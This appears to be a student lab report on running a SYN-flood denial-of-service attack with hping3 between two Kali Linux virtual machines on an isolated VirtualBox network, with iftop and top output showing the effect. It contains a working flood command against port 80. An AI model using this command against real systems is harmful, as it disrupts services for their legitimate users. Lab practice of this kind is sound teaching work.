


Milestone 3

Pieter_Johannes_Swart

Operation of a DDoS attack



Scudlayer

[This Photo](#) by Unknown Author is licensed under [CC BY-NC](#)


Table of Contents

Performing a DoS attack	4
What happened after the DoS attack	5
References	7

A **Denial of Service (DoS)** attack is a malicious attempt to disrupt the normal functioning of a targeted server, network, or service. This is achieved by overwhelming the target with a flood of illegitimate requests or traffic. The goal of a DoS attack is to render the target unavailable or unusable for legitimate users.

Step 1: Set Up Network Isolation on VirtualBox

Open Oracle VM VirtualBox. => Select both your existing Kali Linux VM and the new Kali Linux VM. => For each VM, go to Settings on Network. => set the network mode to Internal Network. This will isolate the VMs from your actual network and only allow them to communicate with each other.



Ensure both VMs are using the same internal network name, by default it's "intnet" => Save the settings.

Step 2: Find the IP Address of the Target

Start the new Kali Linux VM. => Open a terminal in the new Kali VM and type the following command to get the IP address of the target VM

ifconfig

```
(kaliuser@kaliuser)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
  inet 192.168.56.104 netmask 255.255.255.0 broadcast 192.168.56.255
  inet6 fe80::a00:27ff:fe7c:699b prefixlen 64 scopeid 0x20<link>
  ether 08:00:27:7c:69:9b txqueuelen 1000 (Ethernet)
  RX packets 1 bytes 590 (590.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 24 bytes 3156 (3.0 KiB)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
  inet 127.0.0.1 netmask 255.0.0.0
  inet6 ::1 prefixlen 128 scopeid 0x10<host>
  loop txqueuelen 1000 (Local Loopback)
  RX packets 8 bytes 480 (480.0 B)
  RX errors 0 dropped 0 overruns 0 frame 0
  TX packets 8 bytes 480 (480.0 B)
  TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This will display the IP address of the new Kali VM.

Run the following command to find the IP address:

ip addr

```
(kaliuser@kaliuser)-[~]
$ ip addr

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:4d:5b:43 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
        valid_lft 572sec preferred_lft 572sec
    inet6 fe80::a00:27ff:fe4d:5b43/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Use the same command on the target “New Kali”, and make sure both of them have the same information.

Performing a DoS attack

perform a DoS attack using **hping3** which is a packet crafting tool, to flood the target VM with traffic.

What is Hping3

Hping3 is a versatile tool available on Kali Linux, primarily used for DDoS testing and network tasks. It works with TCP, UDP, and ICMP protocols, allowing users to send packets with different flags and sizes. This helps evaluate network responses to various DDoS attacks and evaluate their impact on system performance and stability.

Install hping3

In the Attacker VM (old Kali), run the command:

sudo apt install hping3

```
File Actions Edit View Help
(kaliuser@kaliuser)-[~]
# sudo apt install hping3
```

In the Attacker VM, run the following command to start the attack:

sudo hping3 -S --flood -V -p 80 [target VM's IP address]

```
(root@kaliuser)-[~]
# sudo hping3 -S --flood -V -p 80 192.168.56.104
using eth0, addr: 192.168.56.101, MTU: 1500
HPING 192.168.56.104 (eth0 192.168.56.104): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


Explanation of the command:

- **'-S'** - Sends SYN packets.
- **'--flood'** - Sends packets as fast as possible to flood the target network.
- **'-V'** - Verbose mode to see the details.
- **'-p 80'** - Attacks port 80 “webserver port” of the target.

What happened after the DoS attack

On the Target VM “new Kali”, run this command:


sudo iftop



If you can see the network is spiking as the attacker VM floods the target with packets.

Monitor CPU command:

Top



```

kaliuser@kaliuser: ~
File Actions Edit View Help
top - 13:25:03 up 18 min, 2 users, load average: 0.51, 0.33, 0.19
Tasks: 149 total, 3 running, 146 sleeping, 0 stopped, 0 zombie
%Cpu(s): 1.8 us, 1.3 sy, 0.0 ni, 53.2 id, 0.3 wa, 0.0 hi, 43.3 si, 0.0 st
MiB Mem : 3968.4 total, 3071.4 free, 704.2 used, 550.9 buff/cache
MiB Swap: 975.0 total, 975.0 free, 0.0 used, 3264.2 avail Mem

  PID USER      PR  NI  VIRT  RES  SHR S %CPU  %MEM    TIME+  COMMAND
 647 root        20   0 327340 87040 47080 S 19.3   2.1   0:36.92 Xorg
 24 root         0   0     0     0     0 R 3.7   0.0   0:07.04 ksoftirqd/1
1005 kaliuser    20   0 101404 46112 21356 S 1.3   1.1   0:05.84 panel-13-cpugra
 950 kaliuser    20   0 394492 103536 73376 S 1.0   2.5   0:08.42 xfwm4
10127 kaliuser   20   0 6204 2304 2304 R 1.0   0.1   0:00.03 grep
 896 kaliuser    20   0 22160 3084 2816 S 0.7   0.1   0:04.63 VBoxClient
1343 kaliuser    20   0 339404 85484 75844 S 0.7   2.1   0:03.40 qterminal
 42 root         0   0     0     0     0 I 0.3   0.0   0:01.63 kworker/1:1-events
 58 root        -20  0     0     0     0 I 0.3   0.0   0:01.97 kworker/0:1H-kblockd
280 root         0   0 57920 24192 23424 S 0.3   0.6   0:00.46 systemd-journal
 982 kaliuser    20   0 106876 23112 18504 S 0.3   0.6   0:00.30 xfsettingsd
 997 kaliuser    20   0 143828 45804 34228 S 0.3   1.1   0:01.89 xfdesktop
1008 kaliuser    20   0 197736 36644 31644 S 0.3   0.9   0:00.20 panel-16-pulsea
9948 kaliuser    20   0 8572 4608 3072 R 0.3   0.1   0:00.04 top
   1 root         0   0 20952 11344 9040 S 0.0   0.3   0:01.62 systemd
   2 root         0   0     0     0     0 S 0.0   0.0   0:00.01 kthreadd
   3 root         0   0     0     0     0 S 0.0   0.0   0:00.00 pool_workqueue_release
   4 root        -20  0     0     0     0 I 0.0   0.0   0:00.00 kworker/R-rcu_g
   5 root        -20  0     0     0     0 I 0.0   0.0   0:00.00 kworker/R-rcu_p
   6 root        -20  0     0     0     0 I 0.0   0.0   0:00.00 kworker/R-slub_
   7 root        -20  0     0     0     0 I 0.0   0.0   0:00.00 kworker/R-netns
  12 root        -20  0     0     0     0 I 0.0   0.0   0:00.00 kworker/R-mm_pe
  13 root         0   0     0     0     0 I 0.0   0.0   0:00.00 rcu_tasks_kthread
  14 root         0   0     0     0     0 I 0.0   0.0   0:00.00 rcu_tasks_rude_kthread
  15 root         0   0     0     0     0 I 0.0   0.0   0:00.00 rcu_tasks_trace_kthre+

```

You should see the CPU usage spike due to the packet flood from the attack.

Stop the Attack

To stop the DoS attack, simply press **Ctrl+C** on the terminal where you ran the hping3 command.

References

- davidlares, 2021. DoS Attack with Hping3. 1 Jan, p.
<https://gist.github.com/davidlares/0c2109b448302b8adecb837923cb1cc7>.
- Moura, J. A., 2019. Hping3-Tool-Arguments-Used-in-Our-Testing-Scenarios. 1 Mar, pp.
https://www.researchgate.net/figure/Hping3-Tool-Arguments-Used-in-Our-Testing-Scenarios_tbl1_331590528.
- Oluwaga, A., 2023. Best DDoS Tools for Kali Linux. 4 Aug, pp.
<https://www.linkedin.com/pulse/best-ddos-tools-kali-linux-ayomide-oluwaga>.
- Unknown, 2024. iftop command in Linux with Examples. 10 Sep, pp.
<https://www.geeksforgeeks.org/iftop-command-in-linux-with-examples/>.